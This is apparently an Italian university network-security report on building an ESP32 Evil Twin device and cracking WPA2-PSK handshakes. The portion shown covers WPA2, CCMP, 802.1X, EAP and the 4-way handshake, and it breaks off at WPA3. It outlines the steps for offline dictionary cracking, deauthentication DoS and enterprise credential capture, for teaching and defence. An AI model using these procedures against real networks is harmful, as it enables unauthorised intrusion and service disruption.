



UNIVERSITÀ DEGLI STUDI DI  
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base  
Corso di Laurea in Ingegneria Informatica

Elaborato di Network Security

*Implementazione di un attacco Evil Twin e  
cattura dell'Handshake WPA2-PSK su  
microcontrollore ESP32*

Anno Accademico 2025-26

Professore  
**Simon Pietro Romano**

Studente  
**Benito Cervone M63001747**

# Indice

<b>Introduzione</b>	<b>3</b>
<b>1 WiFi Protected Access</b>	<b>4</b>
1.1 WPA2 . . . . .	5
1.1.1 CCMP . . . . .	5
1.1.2 Autenticazione 802.1X . . . . .	7
1.1.3 Extensible Authentication Protocol . . . . .	9
1.1.4 4-Way Handshake . . . . .	14
1.1.5 Attacchi di tipo DoS . . . . .	17
1.2 WPA3 . . . . .	19
1.2.1 SAE . . . . .	19
1.2.2 PMF . . . . .	22
1.3 Evil Twin . . . . .	24
<b>2 Cracking della password in WPA2-PSK</b>	<b>26</b>
2.1 Setup dell'ambiente . . . . .	27
2.1.1 Configurazione dei tool . . . . .	28
2.2 Esecuzione del test . . . . .	34
<b>3 Architettura del Sistema Evil Twin</b>	<b>45</b>
3.1 Hardware . . . . .	45
3.1.1 Microcontrollore ESP32 . . . . .	45

3.1.2	Modulo Micro SD . . . . .	46
3.2	Software e Logica Operativa . . . . .	48
3.2.1	Gestione della Packet Injection . . . . .	49
3.2.2	Cattura dell'Handshake . . . . .	53
3.2.3	Captive Portal . . . . .	57
<b>4</b>	<b>Esecuzione dell'Attacco</b>	<b>62</b>
4.1	Fase di Preparazione . . . . .	63
4.2	Fase di Attacco . . . . .	65
4.2.1	Denial of Service . . . . .	65
4.2.2	Evil Twin e Phishing . . . . .	66
4.2.3	WPA2 Cracking . . . . .	69
<b>5</b>	<b>Strategie di Difesa e Mitigazione</b>	<b>75</b>
5.1	WPA3: Test di Resistenza al DoS . . . . .	76
5.2	WPA3: Test di Resistenza al Cracking . . . . .	78
5.3	Strategie di Mitigazione Alternative . . . . .	80
5.3.1	Rilevamento dell'Attacco DoS . . . . .	80
5.3.2	Rilevamento dell'Evil Twin . . . . .	80

# Introduzione

L’obiettivo di questo elaborato è stato quello di costruire un dispositivo portatile basato sul microcontrollore ESP32 per testare la sicurezza delle reti WPA2-PSK. In particolare il focus è stato posto sulla possibilità da parte dell’ESP32 di deautenticare i dispositivi client dall’AP target costringendo la vittima a connettere il proprio dispositivo ad una rete fittizia (senza password) con lo stesso SSID dell’AP sottoposto all’attacco. L’attacco tuttavia non finisce qui in quanto lo stesso ESP32 è stato configurato per catturare l’intero 4-Way Handshake che avviene tra l’AP target e i vari dispositivi client ad esso connessi.

Il progetto dunque copre sia l’attacco di tipo *Social Engineering* attraverso la costruzione dell’*Evil Twin* sia l’attacco crittografico attraverso la cattura del 4-Way Handshake e il successivo cracking della password.

È doveroso specificare che tutti i test sono stati condotti esclusivamente su reti di mia proprietà e a scopo puramente didattico.

Non mancheranno inoltre considerazioni su una possibile strategia di difesa da un attacco simile, mutando il protocollo di sicurezza o avviando un’attività di monitoraggio.

# Capitolo 1

## WiFi Protected Access

Wi-Fi Protected Access (WPA), WPA2 e WPA3 sono i tre programmi di certificazione di sicurezza sviluppati dopo il 2000 dalla Wi-Fi Alliance per proteggere le reti wireless dei computer. L'Alleanza li ha definiti in risposta alle gravi vulnerabilità riscontrate dai ricercatori nel sistema precedente, Wired Equivalent Privacy (WEP).

Il protocollo WPA implementa il protocollo TKIP (Temporal Key Integrity Protocol). Il WEP utilizza una chiave di crittografia a 64 o 128 bit che deve essere inserita manualmente sugli AP e sui dispositivi e non cambia. Il TKIP utilizza una chiave per pacchetto, il che significa che genera dinamicamente una nuova chiave a 128 bit per ogni pacchetto, prevenendo così i tipi di attacchi che compromettono il WEP.

WPA include anche un *Message Integrity Check* (MIC), progettato per impedire a un malintenzionato di alterare e inviare nuovamente i pacchetti di dati.

Tuttavia WPA (nella sua prima versione) era basato su una "bozza" (draft) dello standard 802.11i e utilizzava principalmente TKIP, mentre WPA2 è la piena implementazione dello standard finale e ha introdotto AES-CCMP come meccanismo di cifratura obbligatorio e più robusto.

## 1.1 WPA2

Mentre WPA utilizzava TKIP (che riciclava l'hardware del WEP), WPA2 introduce il protocollo CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol). Questo protocollo si basa sull'algoritmo di cifratura AES (Advanced Encryption Standard), offrendo confidenzialità e integrità dei dati molto superiori.


### 1.1.1 CCMP

Il CCMP si basa sul CCM (Counter mode with CBC-MAC), una modalità generica di cifratura a blocchi con crittografia autenticata. Il CCM è definito per essere utilizzato con una cifratura a blocchi a 128 bit, come l'AES (Advanced Encryption Standard). Il CCMP garantisce l'autenticità e l'integrità del corpo del frame e parte dell'header. Offre inoltre confidenzialità per il corpo del frame e protezione contro gli attacchi di tipo replay. A tal proposito il CCMP utilizza un Packet Number (PN) a 48 bit e una Temporal Key (TK) per la sessione. Ciò garantisce che non vi siano due PN uguali all'interno di una sessione.

A differenza del TKIP, il CCMP non è compatibile a livello hardware con il WEP e utilizza un metodo di crittografia più robusto (AES) rispetto a quello utilizzato dal WEP (RC4).

Inoltre, CCMP opera sui singoli MPDU (MAC Protocol Data Unit).

Vediamo dunque come funziona l'encapsulation con CCMP:




- **AAD (Additional Authentication Data)**: è l'header senza quei campi che possono cambiare a causa della ritrasmissione, come il campo Durata.
- **Nonce**: è derivato dalla priorità (4 bit) + riservato (4 bit) + Indirizzo 2 (A2, 6 byte) + PN (6 byte)
- **CCMP header**
- Oltre alla crittografia dei dati, CCM fornisce un **MIC (Message Integrity Code)** crittografato.

Il Packet Number viene utilizzato per mettere “sale” alla fase di crittazione, il PN inoltre viene incrementato prima di passare per il Construct Nonce, anche detto "cookie".


Tutto sta nel mettere in piedi un processo che sia reversibile nonostante la presenza di mixer e fattori randomici così che la parte di decapsulation vada a ripercorrere la parte di encapsulation a ritroso.

Analizzando più nello specifico l'header CCMP notiamo che esso è composto dal Packet Number (PN) in chiaro e da altri bit come appunto il Key ID:



Payload + MIC vengono cifrati insieme con AES.

Vediamo infine come funziona la decapsulazione con CCMP:




### 1.1.2 Autenticazione 802.1X

Nei frame Beacon e Probe Response, l'AP specifica tutti i metodi di crittografia e autenticazione supportati che può utilizzare. Quando il client invia un messaggio di richiesta di associazione, include i metodi di crittografia e autenticazione scelti, sarà poi l'AP a rifiutare l'associazione se i metodi selezionati dal client non sono tra quelli supportati. Questa negoziazione dei parametri di sicurezza avviene durante la fase

di associazione, consentendo sia al client che all'AP di concordare le impostazioni di sicurezza da utilizzare per la comunicazione.

Se il client (Supplicant) ha selezionato il metodo di autenticazione 802.1X, avvia la procedura di autenticazione definita dallo standard 802.1X-2010. Lo standard 802.1X prevede tre componenti:



Dove:

- Supplicant: L'utente o il dispositivo che sta tentando di accedere alla rete.
- Authenticator: Controlla l'accesso alla rete, fungendo da intermediario.
- Authentication Server: Gestisce ed elabora le richieste di autenticazione.

In questo schema l'Authenticator funge principalmente da ponte dove la comunicazione tra l'Authenticator e l'AS viene gestita tramite il protocollo RADIUS (Remote Authentication Dial-In User Service); mentre la comunicazione tra il Supplicant e l'Authenticator è gestita dal protocollo EAPOL (EAP Over LAN).

### 1.1.3 Extensible Authentication Protocol

EAP (Extensible Authentication Protocol) è un framework di autenticazione che supporta vari metodi di autenticazione, tra cui:

- MD5 Challenge
- One-Time Password
- Generic Token Card
- TLS (Transport Layer Security)
- MSCHAPv2

EAP opera sulla base dello scambio di messaggi di richiesta e risposta. In particolare i frame EAPOL (Extensible Authentication Protocol over LAN) sono pacchetti definiti dallo standard IEEE 802.1X per trasportare messaggi EAP direttamente su reti LAN/WLAN, facilitando l'autenticazione sicura tra un Supplicant e un Authenticator.


#### EAPOL Frame

MAC Header	Ethernet Type	Version	Packet Type	Packet Body Length	Packet Body	Frame Check Sequence
12 bytes	2 bytes	1 byte	1 byte	2 bytes	variable length	4 bytes

Dove:

- **MAC Header:** I primi 6 byte sono l'indirizzo MAC del destinatario e gli ultimi 6 byte sono l'indirizzo MAC del mittente.
- **Ethernet Type:** L'Ethernet Type contiene sempre i byte 0x888E, ovvero il codice di due byte assegnato a EAPOL.
- **Version:** Nel 2004 è stata standardizzata la versione 2, da allora non è cambiato nulla.
- **Packet Type:** Il Packet Type ha una lunghezza di un byte e rappresenta il tipo di pacchetto che costituisce il frame (EAP-Packet, EAPOL-Start, EAPOL-Logoff, EAPOL-Key).
- **Packet Body Length:** Il Packet Body Length è un valore di 2 byte che rappresenta la lunghezza del Packet Body.
- **Packet Body:** Il Packet Body ha lunghezza variabile e può contenere un pacchetto EAP, nulla (nel caso di Start, Logoff) oppure una struttura EAPOL-Key (**per scambio di chiavi WPA**).
- **Frame Check Sequence:** La Frame Check Sequence (FCS) è un valore di checksum aggiunto al frame per il rilevamento e la correzione degli errori.

Fatto questo rapido excursus sull'EAPOL frame possiamo finalmente esplicitare come avviene la comunicazione tra Supplicant, Authenticator e AS:



Quando l'autenticazione 802.1X viene completata con successo, il Supplicant e l'AS condividono un “segreto” noto come Pairwise Master Key (PMK). “Pairwise” si riferisce al fatto che è specifico per la particolare coppia (Supplicant e Authenticator). L'AS trasferisce la PMK all'Access Point dove verrà sfruttata per generare le chiavi usate dai protocolli di sicurezza come TKIP e CCMP.

Nel caso di autenticazione con Pre-Shared Key (PSK), esistono due modi per settare la Pre-Shared Key:

- Esadecimale
- Password ASCII


Si potrebbero infatti configurare 64 caratteri esadecimali, che eguagliano i 256 bit necessari per la PMK. Tuttavia un approccio del genere non è molto user-friendly.

L'alternativa più comune è infatti quella di creare una password da 8 a 63 caratteri ASCII. A seconda della lunghezza della password ASCII, si potrebbe avere un numero insufficiente o eccessivo di bit per la PMK. Per creare una PMK a 256 bit viene utilizzata una funzione di derivazione della chiave basata su password (PBKDF2).

$$\text{PMK} = \text{PBKDF2}(\text{password ASCII}, \text{SSID}, 4096 \text{ iterazioni}, 256 \text{ bit})$$

PBKDF2 rende gli attacchi di forza bruta e rainbow table notevolmente più lenti e costosi applicando 4096 iterazioni di hash (stretching) e l'aggiunta di un sale casuale (in WPA2-PSK è proprio l'SSID).

Siamo quindi giunti ad una conclusione: in WPA2-PSK e WPA2-Enterprise l'autenticazione avviene differentemente.



Dopo l'Association con l'AP si ha un bivio:

- A sinistra (WPA2-Enterprise) l'autenticazione avviene tramite server RADIUS, certificati, EAP, ecc.

- A destra (WPA2-PSK) si usa direttamente la PSK.


La differenza sostanziale è quindi il modo di ottenere la PMK ma entrambi giungono alla generazione di due tipi di chiavi temporali: Pairwise Transient Key (PTK) e Group Transient Key (GTK).

Il client utilizza la PTK quando deve crittografare frame unicast (frame diretti all'AP), mentre utilizza la GTK per crittografare frame di tipo multicast e broadcast. Queste chiavi sono derivate attraverso una procedura nota come **4-Way Handshake**, che ha diversi scopi:

- Confermare l'esistenza della PMK ai client
- Confermare il metodo di crittografia da utilizzare
- Sincronizzare l'installazione delle chiavi temporali
- Trasferire la GTK dall'AP al client

Il 4-Way Handshake può essere ripetuto in un secondo momento per generare nuove chiavi, se necessario.

### 1.1.4 4-Way Handshake



La Pairwise Transient Key (PTK) e la Group Transient Key (GTK) sono ottenute combinando i seguenti attributi:


$$\text{PTK} = f(\text{PMK}, \text{MAC Client}, \text{MAC AP}, \text{ANonce}, \text{SNonce})$$

$$\text{GTK} = f(\text{GMK}, \text{MAC AP}, \text{GNonce})$$

dove  $f$  è una funzione pseudo-casuale (PRF).

Dunque dopo il 4-Way Handshake, l'Access Point (AP) e il client hanno calcolato la Pairwise Temporal Key (PTK), quest'ultima fornisce la Temporal Key per il proto-

collo CCMP (utilizzato da WPA2). Più nello specifico la PTK può essere divisa in 3 parti:



Ruolo cruciale viene assunto dalla EAPOL Key Confirmation Key (KCK), questa infatti viene sfruttata dagli attaccanti per compiere gli attachi sulle reti WPA2-PSK (anche dette WPA2 Personal) sfruttando appunto il 4-Way Handshake al fine di risalire alla PSK.

Svisceriamo dunque l'iter necessario per compiere un attacco del genere:

1. Si risale all'SSID catturando almeno un Beacon Frame o Probe Response nel caso di rete nascosta.
2. Per ogni password candidata si calcola la PMK attraverso la funzione PBKDF2.
3. Si calcola la PTK sfruttando le informazioni catturate con i 4 messaggi (MAC Client, MAC AP, ANonce, SNonce) + la PMK calcolata al punto precedente.

4. Con la KCK ottenuta al punto precedente (i primi 128 bit della PTK) si calcola un MIC candidato:

$$\text{MIC} = \text{HMAC-SHA1}(KCK, \text{EAPOL frame MIC zeroed})$$

dove l'EAPOL frame è il messaggio 2 o 4 dell'Handshake, con il campo MIC azzerato.

5. Si confronta il MIC calcolato al punto precedente con il MIC originale catturato, se essi coincidono allora si è risaliti alla PSK, altrimenti si scarta la password candidata e si riparte dal punto 2.

Il punto cruciale è che tutto questo avviene offline. Una volta che l'attaccante ha catturato l'handshake, non ha più bisogno di essere vicino alla rete o di comunicare con l'Access Point. Può provare milioni di password al secondo sul proprio hardware (specialmente usando GPU potenti).




Figura 1.1: WPA2-PSK: attacco a dizionario

In teoria, si potrebbe provare ogni singola combinazione di caratteri (Brute-Force puro), ma in pratica, per WPA2, questo è quasi impossibile a causa dei tempi di calcolo. L'uso di dizionari (wordlist) è la via principale. Gli attaccanti, infatti, scaricano enormi file di testo che contengono milioni di password reali trappolate da vecchi data breach. In questo scenario, dunque, la sicurezza reale dipende solo dall'entropia della password, non più dal protocollo.

Bisogna tuttavia specificare che questa tipologia di attacco è valida solo su reti WPA2-PSK; su reti WPA2-Enterprise l'attacco perde di significato in quanto, come già detto in precedenza, con WPA2-Enterprise la PMK viene calcolata in tutt'altro modo. In questo caso infatti non esiste una PSK; la PMK viene generata dinamicamente dal server di autenticazione (RADIUS).

Se il bersaglio diventa una rete 802.1X allora bisogna cambiare strategia. In tal caso l'attaccante crea un AP falso con lo stesso SSID della rete Enterprise (attacco "Evil Twin"). L'AP falso quindi chiederà le credenziali e, se il protocollo è debole (es. PEAP con MSCHAPv2), il client invia l'hash della password dell'utente (Challenge/Response). A questo punto l'attaccante, dopo aver catturato la sfida e la risposta, tenta di crackare l'hash offline.

### 1.1.5 Attacchi di tipo DoS

Esistono valide ragioni per cui un AP può forzare la disconnessione di uno o più client:

1. Reserved.
2. Unspecified reason.
3. Previous authentication no longer valid.
4. Deauthenticated because sending station (STA) is leaving.

5. Disassociated due to inactivity.
6. Disassociated because WAP device is unable to handle all currently associated STAs.

Dunque queste disconnessioni possono essere fondamentali per il corretto funzionamento della rete. Tuttavia esiste una grave vulnerabilità sulle reti WPA2 (sia Personal che Enterprise): tra i vari tipi di frame (Data, Control e Management) solo i Data Frame sono protetti da crittografia. Questo significa che i Management Frame, inclusi i pacchetti di deautenticazione, viaggiano in chiaro e senza autenticazione. Tutto ciò implica che l'attacco di deautenticazione non necessita minimamente di andare a rompere hash crittografici, bensì si basa unicamente sullo spoofing degli indirizzi MAC.

L'iter necessario per eseguire un attacco di deautenticazione è il seguente:

1. Cattura degli indirizzi MAC dell'AP e del client.
2. Costruzione del pacchetto di deautenticazione inserendo come mittente il MAC dell'AP e come destinatario il MAC del client.
3. Invio del pacchetto costruito al punto precedente.
4. Il client vittima riceve il pacchetto e, siccome WPA2 non prevede firma per i frame di gestione, obbedisce disconnettendosi.

L'attacco appena descritto rientra di diritto nella tipologia **Denial of Service** in quanto la gravità di questo attacco risiede proprio nella mancanza di limitazioni (rate limiting) nello standard WPA2 per quanto riguarda l'accettazione di questi pacchetti di deautenticazione. Se, infatti, l'attaccante invia questi pacchetti continuamente (spamming), la rete diventa totalmente inutilizzabile per il client vittima.

Questo attacco, oltre a dare fastidio, è fondamentale per l'attacco di cracking discusso nel paragrafo del 4-Way Handshake. Se, infatti, tutti gli utenti sono già connessi alla rete, non ci sarà nessun handshake da poter catturare. L'attaccante può allora deautenticare un client e aspettare che esso tenti la riconnessione catturando così il 4-Way Handshake.

## 1.2 WPA3

WPA3 certifica il supporto per la Simultaneous Authentication of Equals (SAE) e il protocollo Galois/Counter Mode Protocol (GCMP) con chiavi a 256 bit, come introdotto dallo standard 802.11-2016. Inoltre WPA3 ha reso lo standard IEEE 802.11w, anche noto come Protected Management Frames (PMF), un requisito obbligatorio.

### 1.2.1 SAE

